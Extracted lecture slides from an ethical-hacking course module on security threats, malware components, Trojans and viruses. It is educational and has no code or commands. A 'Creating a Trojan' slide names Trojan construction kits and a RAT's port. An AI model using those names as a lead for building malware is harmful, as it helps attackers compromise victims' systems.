



Ethical Hacking Essentials (EHE)

1 Master of Science in Cybersecurity



Dr. Kamal Alieyan

Everyone Smart University

Faculty of IT – 2022/2023

EHE

Ethical Hacking Essentials



Module 03

Information Security Threats and Vulnerability Assessment



Module Objectives

- 1 Understanding the Threat and Threat Sources
- 2 Understanding Malware and Components of Malware
- 3 Overview of Common Techniques Attackers use to Distribute Malware on the Web
- 4 Overview of Different Types of Malware and Malware Countermeasures
- 5 Understanding Vulnerability and Vulnerability Classification
- 6 Understanding Vulnerability Assessment and Types of Vulnerability Assessment
- 7 Overview of Vulnerability Scoring Systems and Vulnerability Management Life Cycle
- 8 Understanding Vulnerability Assessment Tools and Vulnerability Exploitation

Module Flow



1

**Define Threat and
Threat Sources**



2

**Define Malware
and its Types**



3

**Define
Vulnerabilities**



4

**Define Vulnerability
Assessment**




What is a Threat?

- A threat is the potential occurrence of an undesirable event that can eventually **damage** and **disrupt** the operational and functional activities of an organization
- Attackers use cyber threats to **infiltrate** and **steal data** such as individual's personal information, financial information, and login credentials



Threat Sources



Module Flow



1
**Define Threat and
Threat Sources**



2
**Define Malware
and its Types**



3
**Define
Vulnerabilities**



4
**Define Vulnerability
Assessment**





Introduction to Malware

- ❑ Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud.

Malware programmers develop and use malware to:



Attack browsers and **track websites** visited



Slow down systems and degrade system performance



Cause hardware failure, rendering computers **inoperable**



Steal personal information, including contacts

Different Ways for Malware to Enter a System



1

Instant Messenger applications

2

**Portable hardware
media/removable devices**

3

Browser and email software bugs

4

**Untrusted sites and freeware
web applications/ software**

5

**Downloading files from the
Internet**

6

Email attachments

7

Installation by other malware

8

Bluetooth and wireless networks

Common Techniques Attackers Use to Distribute Malware on the Web



Black hat Search Engine Optimization (SEO)

Ranking malware **pages highly** in search results

Social Engineered Click-jacking

Tricking users into **clicking on innocent-looking** webpages

Spear-phishing Sites

Mimicking legitimate institutions in an attempt to **steal login credentials**

Malvertising

Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites

Compromised Legitimate Websites

Hosting embedded malware that spreads to **unsuspecting visitors**

Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Spam Emails

Attaching the malware to emails and tricking victims **to click the attachment**

Components of Malware

- ❑ The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Types of Malware



1 **Trojans**

2 **Viruses**

3 **Ransomware**

4 **Computer Worms**

5 **Rootkits**

6 **PUAs or Grayware**

7 **Spyware**

8 **Keylogger**

9 **Botnets**

10 **Fileless Malware**

What is a Trojan?




It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage



Trojans get activated when a **user performs certain predefined actions**



Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data



Indications of Trojan Attack



The **computer screen blinks**, flips upside-down, or is inverted so that everything is **displayed backward**



The **default background** or wallpaper settings **change automatically**



Web pages **suddenly open** without input from the user



The **color settings** of the operating system (OS) **change automatically**



Antivirus programs are automatically **disabled**



Pop-ups with bizarre messages **suddenly appear**



How Hackers Use Trojans



Delete or replace critical operating system files



Record screenshots, audio, and video of victim's PC



Use victim's PC for spamming and **blasting email messages**



Download spyware, adware, and malicious files



Disable firewalls and antivirus




Create backdoors to gain remote access



Steal personal information such as passwords, security codes, and credit card information



Encrypt the data and lock out the victim from accessing the machine



Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shmoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOfrice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KilerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Types of Trojans



❑ Trojans are categories **according to their functioning and targets**

Some of the example includes:


1	Remote Access Trojans	8	Service Protocol Trojans
2	Backdoor Trojans	9	Mobile Trojans
3	Botnet Trojans	10	IoT Trojans
4	Rootkit Trojans	11	Security Software Disabler Trojans
5	E-Banking Trojans	12	Destructive Trojans
6	Point-of-Sale Trojans	13	DDoS Attack Trojans
7	Defacement Trojans	14	Command Shell Trojans

Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

Trojan Horse Construction Kits

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Theef RAT Trojan

Theef is a **Remote Access Trojan** written in Delphi. It allows remote attackers access to the system via port 9871

What is a Virus?

- ❑ A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- ❑ Viruses are generally transmitted through **file downloads, infected disk/flash drives**, and as **email attachments**

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate



Purpose of Creating Viruses



Indications of Virus Attack

Processes require **more resources and time**, resulting in degraded performance

01

Computer beeps with **no display**

02

Drive label changes and **OS does not load**

03

Constant **antivirus alerts**

04

Computer freezes frequently or encounters an error such as BSOD

05

Files and **folders are missing**

06

Suspicious hard drive activity


07

Browser window **“freezes”**

08



Stages of Virus Lifecycle



How does a Computer Get Infected by Viruses?



When a user accepts files and downloads without properly checking the source



Not running the latest antivirus application



Opening infected e-mail attachments



Clicking malicious online ads



Installing pirated software



Using portable media



Not updating and not installing new versions of plug-ins



Connecting to untrusted networks

Types of Viruses



- ❑ Viruses are categories **according to their functioning and targets**
- ❑ Some of the example includes:



System or Boot Sector Virus

Polymorphic Virus

Web Scripting Virus

File and Multipartite Virus

Metamorphic Virus

Email and Armored Virus

Macro and Cluster Virus

Overwriting File or Cavity Virus

Add-on and Intrusive Virus

Stealth/Tunneling Virus

Companion/Camouflage Virus

Direct Action or Transient Virus

Encryption Virus

Shell and File Extension Virus

Terminate & Stay Resident Virus

Sparse Infector Virus

FAT and Logic Bomb Virus

Creating a Virus



